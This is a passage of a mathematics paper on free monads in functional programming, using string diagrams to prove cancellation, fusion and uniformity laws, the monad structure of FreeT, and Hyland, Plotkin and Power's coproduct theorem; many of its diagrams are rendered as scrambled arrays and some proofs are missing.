We say that a monad  $M$  *supports* an endofunctor  $F$  if there exists a natural transformation  $f : F \rightarrow M$ . Thus, there can be many ways in which  $M$  supports  $F$ , in fact, as many as there are natural transformations of this type. What makes free monads *free* in the mathematical sense is the property that given any other monad  $M$  that also supports  $F$ , we can *interpret* a value of  $F^*$  as an  $M$ -computation. Formally, we require that free monads have the following property: for any monad  $M$  and a natural transformation  $f : F \rightarrow M$ , there exists a unique monad morphism  $\lfloor f \rfloor : F^* \rightarrow M$  (an *interpretation*) with the property that  $f = \lfloor f \rfloor \cdot \text{emb}$ .

In the string diagram notation, we denote the morphism  $\lfloor - \rfloor$  as a dotted box. On the way in, the endofunctor ‘changes’ from  $F^*$  to  $F$ . Since the codomain of  $f$  is the same as the codomain of  $\lfloor f \rfloor$ , we leave a hole on the way out of the box to stress that the endofunctor does not change:

$$\lfloor f \rfloor : \begin{array}{c} F^* \\ \square \\ F \bullet f \\ M \\ \square \\ M \end{array}$$

Note that except for the top bar, the shape of the box resembles the symbol  $\lfloor \rfloor$ , hence the chosen notation.

### 3.1 Equational laws

The property  $f = \lfloor f \rfloor \cdot \text{emb}$  is called *cancellation* (intuitively,  $\text{emb}$  cancels  $\lfloor - \rfloor$ ). Using string diagrams, it can be depicted as follows:

$$\text{cancellation: } \begin{array}{c} F \\ \downarrow \\ F^* \end{array} \quad \begin{array}{c} F \\ \downarrow \\ F^* \end{array} = \begin{array}{c} F \\ \downarrow \\ f \\ M \end{array} \quad (5)$$

The uniqueness of  $\lfloor f \rfloor$  gives us that two monad morphisms  $m, t : F^* \rightarrow M$  are equal if and only if  $m \cdot \text{emb} = t \cdot \text{emb}$ , which we can depict as follows:

$$\begin{array}{c} F \\ \downarrow \\ F^* \end{array} \quad \begin{array}{c} F \\ \downarrow \\ F^* \end{array} = \begin{array}{c} F^* \\ \circ m \\ M \end{array} \quad \iff \quad \begin{array}{c} F^* \\ \circ t \\ M \end{array} = \begin{array}{c} F^* \\ \circ t \\ M \end{array} \quad (6)$$

This allows us to prove some useful equational laws. *Reflection* states that  $\lfloor \text{emb} \rfloor = \text{id}$ :

$$\text{reflection: } \begin{array}{c} F^* \\ \square \\ F \\ \downarrow \\ F^* \end{array} = \begin{array}{c} F^* \\ M \\ \downarrow \\ F^* \end{array} \quad (7)$$

It can be shown as follows. Since both sides are monad morphisms, it is enough to show that they are equal when composed with  $\text{emb}$ :

$$\begin{array}{c} F \\ \downarrow \\ F^* \end{array} \quad \begin{array}{c} F \\ \downarrow \\ F^* \end{array} \stackrel{(5)}{=} \begin{array}{c} F^* \\ \square \\ F \\ \downarrow \\ F^* \end{array} \quad \iff \quad \begin{array}{c} F^* \\ \square \\ F \\ \downarrow \\ F^* \end{array} = \begin{array}{c} F^* \\ M \\ \downarrow \\ F^* \end{array}$$

Another law is called *fusion*. It states that for a natural transformation  $f : F \rightarrow M$  and a monad morphism  $m : M \rightarrow T$ , it is the case that  $m \cdot \lfloor f \rfloor = \lfloor m \cdot f \rfloor$ . Pictorially, it means that a monad morphism can slide in and out of the box:

$$\text{fusion: } \begin{array}{c} F^* \\ \square \\ F \bullet f \\ M \\ \circ m \\ T \end{array} = \begin{array}{c} F^* \\ \square \\ F \bullet f \\ M \circ m \\ T \end{array} \quad (8)$$

We prove fusion as follows. Both sides are monad morphisms (the fact that the composition of two monad morphisms is a monad morphism can be easily verified using string diagrams), so, again, it is enough to compare their respective compositions with  $\text{emb}$ :


$$\begin{array}{c} F \\ \downarrow \\ F^* \end{array} \quad \begin{array}{c} F \\ \downarrow \\ F^* \end{array} \stackrel{(5)}{=} \begin{array}{c} F \\ \downarrow \\ F^* \end{array} \bullet f \stackrel{(5)}{=} \begin{array}{c} F \\ \downarrow \\ F^* \end{array} \quad \iff \quad \begin{array}{c} F^* \\ \square \\ F \bullet f \\ M \\ \circ m \\ T \end{array} = \begin{array}{c} F^* \\ \square \\ F \bullet f \\ M \circ m \\ T \end{array}$$

### 3.2 Example: natural transformations vs monad morphisms


As an application of the equational laws described above, we prove the following property: given an endofunctor  $F$  and a monad  $M$ , natural transformations of the type  $f : F \rightarrow M$  are in 1-1 correspondence with monad morphisms of the type  $m : F^* \rightarrow M$ . This correspondence is given by  $f \mapsto \lfloor f \rfloor$  in one direction, and  $m \mapsto m \cdot \text{emb}$  in the other. Pictorially:

$$\begin{array}{c} F \\ \downarrow \\ F^* \end{array} \bullet f \mapsto \begin{array}{c} F^* \\ \square \\ F \bullet f \\ M \end{array} \quad \begin{array}{c} F^* \\ \circ m \\ M \end{array} \mapsto \begin{array}{c} F \\ \downarrow \\ F^* \end{array} \circ m$$

To see that the two mappings are mutual inverses, consider the following:




In the other direction:



### 3.3 Example: ‘a’ free monad vs ‘the’ free monad


As another application of the equational laws, we show that an endofunctor generates at most one free monad up to isomorphism. Let  $F^*$  with  $\text{emb}_*$  and  $F^\circ$  with  $\text{emb}_\circ$  be two free monads generated by an endofunctor  $F$ . We denote the interpretations as  $[-]_*$  and  $[-]_\circ$  respectively. We define two monad morphisms:  $[\text{emb}_\circ]_* : F^* \rightarrow F^\circ$  and  $[\text{emb}_*]_\circ : F^\circ \rightarrow F^*$ . To see that they are mutual inverses, consider the following:



The above proves that  $[\text{emb}_*]_\circ \cdot [\text{emb}_\circ]_* = \text{id}$ . The other direction,  $[\text{emb}_\circ]_* \cdot [\text{emb}_*]_\circ = \text{id}$ , is similar.


### 3.4 Example: renaming is functorial

An important operation on free monads is *renaming*: a natural transformation  $f : F \rightarrow G$  can be spread across the entire structure to transform  $F^*$  to  $G^*$ . We define this operation as the monad morphism  $[\text{emb} \cdot f]$ , or, using a string diagram:



We denote this operation as  $f^* : F^* \rightarrow G^*$ , as if  $(-)^*$  was a functor from the category of endofunctors that generate free monads and natural transformations, to the category of monads and monad morphisms. Indeed, as another application of the introduced equational laws, we show that  $(-)^*$  satisfies the equalities defining a functor: it preserves composition (that is,  $g^* \cdot f^* = (g \cdot f)^*$ ) and identities

( $\text{id}^* = \text{id}$ ). The former can be shown as follows:



The latter is simply reflection (7).


## 4. Distributable free monads

While freeness is a powerful property, it does not allow us to capture all operations that we want to perform on free monads in functional programming. Thus, in this and the next section, we introduce families of free monads with some additional properties. In practice, this is admissible, since in suitably well-behaved categories (cocartesian complete, such as the category of sets), as well as in Haskell, all of the additional properties follow from freeness.


In this section, we describe the property that a natural transformation lifts to a distributive law of a free monad over an endofunctor. As an application, we use it to construct a generalisation of the resumption monad, also known as the free monad transformer, originally proposed by Moggi (1989). We use string diagrams to prove that it is indeed a monad.

### 4.1 Distributive laws

We focus on natural transformations of the type  $FG \rightarrow GH$ , for some endofunctors  $F$ ,  $G$ , and  $H$ . Traditionally, we denote them with the Greek letter  $\lambda$  (not to be confused with function abstraction from  $\lambda$ -calculus) and draw them as crossings of strings, where the continuous one represents  $G$ :



When some of the involved functors are monads, we also consider such natural transformations with additional properties. For example, we call a natural transformation  $\lambda : MG \rightarrow GT$  a *distributive law of a monad over an endofunctor* if  $M$  and  $T$  are monads, and it is the case that  $\lambda \cdot \mu^M G = G\mu^T \cdot \lambda T \cdot M\lambda$  and  $\lambda \cdot \eta^M G = G\eta^T$ . We can depict these equations as follows:



$$\eta^M \cdot \lambda = \eta^T \quad (10)$$

In the literature, distributive laws of a monad over an endofunctor are usually defined for  $M = T$ . We make heavy use of the additional generality in Section 5.

We also define the mirror image of the above: a *distributive law of an endofunctor over a monad*. It is a natural transformation  $\lambda : GM \rightarrow TG$  such that  $\lambda \cdot G\mu^M = \mu^T G \cdot M\lambda \cdot \lambda M$  and  $\lambda \cdot G\eta^M = \eta^T G$ :

$$\begin{array}{ccc} G & M & M \\ \curvearrowleft & \curvearrowright & \curvearrowright \\ \lambda & \mu^M & \end{array} = \begin{array}{ccc} G & M & M \\ \curvearrowleft & \curvearrowright & \curvearrowright \\ \lambda & \mu^T & \end{array} \quad (11)$$

$$\eta^M \cdot \lambda = \eta^T \quad (12)$$

One point of studying distributive laws is that they give us a way to compose monads. Consider two monads  $M$  and  $T$ , and a natural transformation  $\lambda : TM \rightarrow MT$  that is a distributive law of a monad over an endofunctor, as well as a distributive law of an endofunctor over a monad (in such a case, we say that  $\lambda$  is a distributive law *between monads*). Then, the composition  $MT$  is a monad with the monadic structure given as  $M\mu^T \cdot \mu^M TT \cdot T\lambda M$  and  $M\eta^T \cdot \eta^M$ :

$$\begin{array}{ccc} M & T & M \\ \curvearrowleft & \curvearrowright & \curvearrowright \\ \mu^{MT} : & \mu^M & \lambda & \mu^T \\ M & & T & T \end{array} \quad \eta^{MT} : \quad \begin{array}{c} \eta^M \quad \eta^T \\ M \quad T \end{array}$$

## 4.2 Liftings of natural transformations

As discussed in Section 3, a monad morphism  $[f] : F^* \rightarrow M$  is uniquely determined by a natural transformation  $f : F \rightarrow M$ . We extend this idea to distributive laws. We say that a free monad  $F^*$  is *distributable* if for every natural transformation  $\lambda : FG \rightarrow GH$  there exists a unique distributive law  $\langle \lambda \rangle : F^*G \rightarrow GH^*$  (the *lifting* of  $\lambda$ ) of a monad over an endofunctor such that  $Gemb \cdot \lambda = \langle \lambda \rangle \cdot emb G$ . In string diagrams, we denote  $\langle \lambda \rangle : F^*G \rightarrow GH^*$  as follows:

$$\begin{array}{c} F^* \\ \curvearrowleft \\ \lambda \\ \curvearrowright \\ G \\ \curvearrowleft \\ H^* \end{array}$$

Obviously, the horizontal angle brackets are supposed to mimic the notation  $\langle \cdot \rangle$ . Since the type of the endofunctor over which we distribute ( $G$ ) does not change, we leave little holes in the top-right

and bottom-left arms to ensure that the string continuously enters and leaves the bracket. Moreover, if more strings enter one of the arms, we sometimes slightly shift the tips of the brackets, as in the right-hand side of the equation (16).

## 4.3 Equational laws of liftings

Similarly to free monads, distributable free monads enjoy their own versions of the cancellation, reflection, and fusion laws. The condition  $Gemb \cdot \lambda = \langle \lambda \rangle \cdot emb G$  (*cancellation*) can be depicted as follows:

$$\text{cancellation: } \begin{array}{ccc} F & G \\ \curvearrowleft & \curvearrowright \\ \lambda \\ \curvearrowright & \curvearrowleft \\ G & H^* \end{array} = \begin{array}{ccc} F & G \\ \curvearrowleft & \curvearrowright \\ \lambda \\ \curvearrowright & \curvearrowleft \\ G & H^* \end{array} \quad (13)$$

It is easy to verify that a distributive law of a monad over the identity endofunctor is simply a monad morphism. In such a case, for a natural transformation  $f : F \rightarrow G$  (alternatively written as  $f : F \text{Id} \rightarrow \text{Id} G$ ), the cancellation property above becomes  $\text{emb} \cdot f = \langle f \rangle \cdot \text{emb}$ . Thus, from the uniqueness of interpretation of free monads, we obtain:

$$\begin{array}{ccc} F^* \\ \curvearrowleft \\ f \\ \curvearrowright \\ G^* \end{array} = \boxed{\begin{array}{ccc} F & f \\ \curvearrowleft & \bullet \\ G & \curvearrowright \end{array}} \quad (14)$$

This gives us the *reflection* law for distributable free monads,  $\langle \text{id} \rangle = \text{id}$ :

$$\text{reflection: } \begin{array}{ccc} F^* \\ \curvearrowleft \\ F \\ \curvearrowright \\ F^* \end{array} \stackrel{(14)}{=} \boxed{\begin{array}{ccc} F & \curvearrowright \\ \bullet & \curvearrowright \\ F & \curvearrowright \end{array}} \stackrel{(\mathcal{I})}{=} \begin{array}{ccc} F^* & F^* & F^* \\ \curvearrowleft & \curvearrowright & \curvearrowright \\ F^* & F^* & F^* \end{array} \quad (15)$$

The *fusion* law states that a composition of two liftings is a lifting of a composition. In detail, let  $\lambda : FJ \rightarrow JG$  and  $\lambda' : GK \rightarrow KH$  be two natural transformations. Then,  $J\langle \lambda' \rangle \cdot \langle \lambda \rangle K = \langle J\lambda' \cdot \lambda K \rangle$ :

$$\text{fusion: } \begin{array}{ccc} F^* & J & K \\ \curvearrowleft & \curvearrowright & \curvearrowright \\ \lambda \\ \curvearrowright & \curvearrowright & \curvearrowright \\ J & K & H^* \end{array} = \begin{array}{ccc} F^* & J & K \\ \curvearrowleft & \curvearrowright & \curvearrowright \\ \lambda \\ \curvearrowright & \curvearrowright & \curvearrowright \\ J & K & H^* \end{array} \quad (16)$$

We can prove this law in two steps. First, we show that the left-hand side of the equation (16) is a distributive law of the monad  $F^*$  over the endofunctor  $JK$ . This follows from a more general lemma: every composition of distributive laws of monads over endofunctors (not necessarily of the shape  $\langle \cdot \rangle$ ) as in the left-hand side of (16) is also a distributive law of a monad over the composite endofunctor. Then, we can use the uniqueness of  $\langle \cdot \rangle$ : it is enough to compare

the respective compositions of both sides of (16) with  $\text{emb}$ . We encourage the reader to draw the appropriate diagrams.

#### 4.4 Uniformity

There is one more property that is satisfied by the Haskell definition of the free monad, and which turns out to be indispensable for reasoning about distributive laws. Unfortunately, it does not follow from the definition of distributable monads. Hence, we need to introduce another family of free monads: *uniform* distributable monads.

Uniformity means that the ‘way’ natural transformations are lifted to distributive laws does not rely on the endofunctor over which we distribute. In other words, there are two ways in which we can easily construct a distributive law out of two natural transformations  $f : J \rightarrow K$  and  $g : FK \rightarrow JG$ . Uniformity states that they are equal. Formally,  $fG^* \cdot \langle g \cdot Ff \rangle = \langle fG \cdot g \rangle \cdot F^*f$ . Using string diagrams, this equality renders as follows:

$$\text{uniformity: } \begin{array}{c} F^* \quad J \\ \diagdown \quad \diagup \\ F \quad G \\ \diagup \quad \diagdown \\ J \quad G \\ \diagdown \quad \diagup \\ K \quad G^* \end{array} = \begin{array}{c} F^* \quad J \\ \diagdown \quad \diagup \\ F \quad G \\ \diagup \quad \diagdown \\ J \quad G \\ \diagdown \quad \diagup \\ K \quad G^* \end{array} \quad (17)$$

Uniformity is another reason for the notation  $\langle \rangle$ , since it resembles an arrow pointing in two directions, and  $\langle \rangle$  can ‘slide’ up and down the diagram, as shown above.

#### 4.5 Example: the generalised resumption monad

As an application of the properties described above, we reconstruct the resumption monad—more specifically, a generalisation proposed by Piróg et al. (2015). In fact, this is the solution to the puzzle we set out in the introduction: we can show that  $\text{FreeT } f m$  is indeed a monad.

For this, we first need to define a *right module* over a monad  $M$ . It consists of an endofunctor  $S$  and a natural transformation  $\delta : SM \rightarrow S$  such that  $\delta \cdot \delta M = \delta \cdot S\mu$  and  $\delta \cdot S\eta = \text{id}$ . In string diagrams, they look like the diagrams for monads with the left-most string representing  $S$  instead of  $M$ :

$$\begin{array}{c} S \quad M \quad M \\ \diagdown \quad \diagup \\ S \quad S \end{array} = \begin{array}{c} S \quad M \quad M \\ \diagdown \quad \diagup \\ S \quad S \end{array} \quad (18)$$

If the uniform distributable monad  $S^*$  exists, the resumption monad is given by the composition  $MS^*$ . An important instance of this construction is the ordinary resumption monad (Moggi 1989), also known as the *free monad transformer*: given any endofunctor  $F$ , the composition  $FM$  is a right module over  $M$  with  $\delta = F\mu$  (it is easy to verify that it is indeed a right module using string diagrams), and the generalised resumption monad instantiates to  $M(FM)^*$ . This construction appears in functional programming (Piróg and Gibbons 2012; Schrijvers et al. 2014) as  $\text{FreeT } f m$ , but it is not unquestionably trivial to prove that it is indeed a monad. However, using distributability and uniformity, we can reduce reasoning about the whole structure to reasoning about the local behaviour of the lifted natural transformation.

So, for a general  $S$ , we give a monadic structure to  $MS^*$  via a distributive law between monads  $\beta : S^*M \rightarrow MS^*$ . It is given as  $\langle \eta S \cdot \delta \rangle$ . Using string diagrams, it can be expressed as:

$$\beta : \begin{array}{c} S^* \quad M \\ \diagdown \quad \diagup \\ S \quad \delta \\ \diagup \quad \diagdown \\ M \quad S^* \end{array} \quad (19)$$

We need to check that  $\beta$  is indeed a distributive law between monads. From the definition of  $\langle \rangle$  it follows that it is a distributive law of the monad  $S^*$  over  $M$  understood as an endofunctor. It is left to verify that it is also a distributive law of  $S^*$  as an endofunctor over the monad  $M$ . The coherence with  $\mu$  is given in Figure 1. The coherence with  $\eta$  can be shown as follows:

$$\begin{array}{c} S^* \quad \eta \\ \diagdown \quad \diagup \\ S \quad \delta \\ \diagup \quad \diagdown \\ M \quad S^* \end{array} \stackrel{(17)}{=} \begin{array}{c} S^* \quad \eta \\ \diagdown \quad \diagup \\ S \quad \delta \\ \diagup \quad \diagdown \\ M \quad S^* \end{array} \stackrel{(18)}{=} \begin{array}{c} S^* \quad \eta \\ \diagdown \quad \diagup \\ S \quad \delta \\ \diagup \quad \diagdown \\ M \quad S^* \end{array} \stackrel{(15)}{=} \begin{array}{c} S^* \\ \mid \\ M \quad S^* \end{array}$$

Hinze and Marsden (2016) also use the monadic structure of the resumption monad as an example of reasoning with string diagrams. However, their approach is different, since they work with *algebraically free* monads, that is, monads that arise from adjunctions between a base category and categories of  $F$ -algebras. Our approach is more axiomatic and it avoids introducing other categories, which brings it closer to reasoning about functional programs.

As another example that falls out of this construction, consider *MaybeT* monad transformer, which is defined in Haskell as:


```
data MaybeT m a = MaybeT { runMaybeT :: m (Maybe a) }
```

This is an instance of our theory where the functor  $F$  is the constant functor  $K1$  that returns an element in 1 regardless of its input.

## 5. Foldable free monads

*Foldable* free monads are similar to distributable free monads, but they allow an arbitrary monad in the codomain of the lifted natural transformation, not necessarily a free one. Intuitively, they not only ‘distribute’ the natural transformation across the structure, they also multiply out the result. Formally, for an endofunctor  $F$ , we call the free monad  $F^*$  *foldable* if it satisfies the following property: given an endofunctor  $G$ , a monad  $M$ , and a natural transformation  $\lambda : FG \rightarrow GM$ , there exists a unique distributive law of a monad over an endofunctor  $\langle\langle \lambda \rangle\rangle : F^*G \rightarrow GM$  (a *generalised fold* induced by  $\lambda$ ) such that  $\lambda = \langle\langle \lambda \rangle\rangle \cdot \text{emb } G$ . In the string diagram notation, we depict  $\langle\langle \lambda \rangle\rangle$  using double brackets:

$$\begin{array}{c} F^* \quad G \\ \langle\langle \lambda \rangle\rangle \\ \diagdown \quad \diagup \\ F \quad G \\ \diagup \quad \diagdown \\ G \quad M \end{array}$$



**Figure 1.** Coherence of  $\beta$  and the multiplication of  $M$

Note that there are now holes in three arms of the brackets, as the endofunctor changes only when entering via the left-hand arm of the top bracket.

We call such monads foldable, since we can obtain a generalisation of the usual fold operation over the structure by instantiating  $M$  with the identity monad  $\text{Id}$ . In such a case, the natural transformation  $\lambda : FG \rightarrow G$  is the algebra, while  $\langle\langle\lambda\rangle\rangle : F^*G \rightarrow G$  is the resulting fold.

### 5.1 Equational laws

The property  $\langle\langle\lambda\rangle\rangle \cdot \text{emb } G = \lambda$  (the *cancellation* law of foldable free monads) can be depicted as follows:

$$\text{cancellation: } \begin{array}{c} F \downarrow \\ F^* \xrightarrow{\quad \lambda \quad} G \\ \hline \end{array} = \begin{array}{c} F \downarrow \\ \lambda \\ \hline G \quad M \end{array} \quad (20)$$

Again, we define the *reflection* law. First, we note that for a natural transformation  $f : F \rightarrow M$  (that could be seen as  $f : F\text{Id} \rightarrow \text{Id}M$ ), its generalised fold  $\langle\langle f \rangle\rangle : F^* \rightarrow M$  is a monad morphism. Hence, from the uniqueness of  $\lfloor - \rfloor$ , we obtain that  $\langle\langle f \rangle\rangle = \lfloor f \rfloor$ :

$$\begin{array}{c} F^* \xrightarrow{\quad f \quad} M \\ \hline \end{array} = \boxed{F \xrightarrow{\quad f \quad} M} \quad (21)$$

In particular, by instantiating  $f$  with  $\text{emb}$ , we obtain  $\langle\langle \text{emb} \rangle\rangle = \text{id}$ :

$$\text{reflection: } \begin{array}{c} F^* \xrightarrow{\quad f \quad} M \\ \hline \end{array} \stackrel{(21)}{=} \boxed{F^* \xrightarrow{\quad \text{emb} \quad} F^*} \stackrel{(7)}{=} F^* \quad (22)$$

We state the *fusion* law as follows. For a monad  $M$ , a natural transformation  $\lambda : FG \rightarrow GM$ , and a distributive law of a monad over an endofunctor  $\lambda' : MH \rightarrow HT$ , it is the case that  $G\lambda' \cdot \langle\langle\lambda\rangle\rangle H =$

$\langle\langle G\lambda' \cdot \lambda H \rangle\rangle$ :

$$\text{fusion: } \begin{array}{c} F^* \xrightarrow{\quad \lambda \quad} G \\ \hline F \end{array} = \begin{array}{c} F^* \xrightarrow{\quad \lambda \quad} G \\ \hline F \end{array} \quad (23)$$

Fusion can be proven similarly to the fusion law for distributable monads. Both sides of the equation above are distributive laws of a monad over an endofunctor. Thus, it is enough to compare their compositions with  $\text{emb}$ , which agree due to the cancellation property of foldable free monads.

### 5.2 Uniformity

In a similar way to uniform distributable monads, we define *uniform* foldable monads. They are foldable free monads with the property that for all natural transformations  $f : J \rightarrow K$  and  $g : FK \rightarrow JG$ , it is the case that  $fM \cdot \langle\langle g \cdot Ff \rangle\rangle = \langle\langle fM \cdot g \rangle\rangle \cdot F^*f$ :

$$\text{uniformity: } \begin{array}{c} F^* \xrightarrow{\quad g \quad} J \\ \hline F \end{array} = \begin{array}{c} F^* \xrightarrow{\quad g \quad} J \\ \hline F \end{array} \quad (24)$$

### 5.3 Foldability vs distributability

The property defining foldable free monads is not much different from the property defining distributable free monads. Indeed, the operation  $\langle\langle - \rangle\rangle$  subsumes both  $\lfloor - \rfloor$  and  $\langle - \rangle$ . For endofunctors  $F$ ,  $G$ , and  $H$ , a monad  $M$ , and a natural transformation  $f : F \rightarrow M$ , we can express  $\lfloor f \rfloor$  using  $\langle\langle - \rangle\rangle$  as in the equation (21). For a natural transformation  $\lambda : FG \rightarrow GH$ , its lifting  $\langle\langle \lambda \rangle\rangle$  can be expressed

as  $\langle\langle G \text{emb} \cdot \lambda \rangle\rangle$ :

$$\begin{array}{ccc} F^* & & G \\ \swarrow \lambda \quad \searrow H & = & \swarrow \lambda \quad \searrow H \\ G & & H^* \end{array} \quad (25)$$

On the other hand, foldable monads are not much more powerful than distributable monads. As long as the monad  $M$  (understood as an endofunctor) generates a free monad, the generalised fold  $\langle\langle \lambda \rangle\rangle$  of a natural transformation  $\lambda : FG \rightarrow GM$ , can be defined in terms of  $\lfloor \cdot \rfloor$  and  $\langle \cdot \rangle$  as  $\langle\langle \lambda \rangle\rangle = G[\text{id}] \cdot \langle \lambda \rangle$ :

$$\begin{array}{ccc} F^* & & G \\ \swarrow \lambda \quad \searrow M & = & \swarrow \lambda \quad \searrow M \\ G & & M \end{array} \quad (26)$$

Even though  $\langle \cdot \rangle$  can be easily defined using  $\langle\langle \cdot \rangle\rangle$  and emb, we discuss both distributable and foldable free monads in this article. They are useful in different situations, so it is good to have both properties at our disposal.

#### 5.4 Example: Hyland, Plotkin, and Power's theorem

Now, we argue that the framework of universal properties of foldable free monads is powerful enough to prove a real-life theorem: Hyland, Plotkin, and Power's (2006) construction of the coproduct of a monad and a free monad. As discussed by Lüth and Ghani (2002), the coproduct of two monads is the least-interacting composition of their effects. This entails a lot of properties, which are valuable for functional programmers. In the specific example of Hyland, Plotkin, and Power's construction, it gives us—via Kelly's (1980) results—a strong connection between the resumption monad and reasoning about interleaving data and effects: algebras of the  $M(FM)^*$  monad are exactly  $F$ -and- $M$ -algebras (Atkey and Johann 2015).

**Theorem 1** (Hyland et al. 2006). *Consider an endofunctor  $F$  and a monad  $M$ . If the uniform foldable free monads  $F^*$  and  $(FM)^*$  exist, the resumption monad  $M(FM)^*$  from Section 4.5 is the coproduct of  $M$  and  $F^*$  in the category of monads and monad morphisms.*

In detail, this means that there exist two natural transformations  $\text{inl} : M \rightarrow M(FM)^*$  and  $\text{inr} : F^* \rightarrow M(FM)^*$  such that:

1. Both  $\text{inl}$  and  $\text{inr}$  are monad morphisms,
2. For a monad  $T$  and monad morphisms  $f : F^* \rightarrow T$  and  $m : M \rightarrow T$ , we define a natural transformation  $[m, f] : M(FM)^* \rightarrow T$ ,
3. The natural transformation  $[m, f]$  is a monad morphism,
4. It is the case that  $[m, f] \cdot \text{inl} = m$  and  $[m, f] \cdot \text{inr} = f$ ,
5.  $[m, f]$  is a unique monad morphism with the property above.

The involved morphisms can be defined as shown in the following diagrams:

$$\begin{array}{c} \text{inl: } M \xrightarrow{\eta} (FM)^* \\ \text{inr: } M \xrightarrow{\eta} (FM)^* \end{array}$$

$$[m, f]: \begin{array}{c} M \xrightarrow{\eta} (FM)^* \\ m \circ \text{inl} = m \circ \text{inr} = [m, f] \end{array}$$

For brevity, we do not prove all the properties mentioned above. We focus on the one that is the trickiest, number 3. All the others follow rather easily from chains of equalities. To prove that  $[m, f]$  is a monad morphism, we first need to introduce a couple of auxiliary definitions and lemmata.

**Lemma 2.** *For a monad  $M$ , its multiplication  $\mu : MM \rightarrow M\text{Id}$  is a distributive law of a monad over an endofunctor, where  $\text{Id}$  is the identity monad.*

*Proof.* Apply the associativity of the multiplication (1).  $\square$

For a monad  $M$  and a functor  $F$ , we say that a natural transformation  $\lambda : FM \rightarrow MM$  is *right-biased* if  $M\mu \cdot \lambda M = F\mu$ , or, depicted using string diagrams:

$$\begin{array}{ccc} F & M & M \\ \swarrow \lambda \quad \searrow \mu & = & \swarrow \lambda \quad \searrow \mu \\ M & M & M \end{array} \quad (27)$$

Intuitively, a natural transformation is right-biased if it puts all the non-trivial computations in the right-hand component of the composition  $MM$ , while the left-hand side consists of pure computations.

**Lemma 3.** *For an endofunctor  $F$ , a monad  $M$ , and a natural transformation  $f : F \rightarrow M$ , the natural transformation*

$$\begin{array}{c} \eta \bullet f \\ \downarrow M \end{array}$$

*is right-biased.*

*Proof.* Apply the associativity of the multiplication (1).  $\square$




Figure 2. Proof of Lemma 4

**Lemma 4.** For a right-biased  $\lambda : FM \rightarrow MM$ , the following holds:

$$\begin{array}{c} F^* \\ \diagup \quad \diagdown \\ F \quad \lambda \\ \diagdown \quad \diagup \\ \textcircled{\mu} \\ \textcircled{\mu} \\ \textcircled{\mu} \\ M \end{array} = \begin{array}{c} F^* \\ \diagup \quad \diagdown \\ F \quad \lambda \\ \diagdown \quad \diagup \\ \textcircled{\mu} \\ M \end{array}$$

$\mu \cdot Tm \cdot gM = g \cdot \delta$ , or, using string diagrams:

$$\begin{array}{c} S \\ \diagup \quad \diagdown \\ \delta \\ \diagdown \quad \diagup \\ g \\ T \end{array} = \begin{array}{c} S \\ \diagup \quad \diagdown \\ g \\ \mu \\ m \\ T \end{array} \quad (29)$$

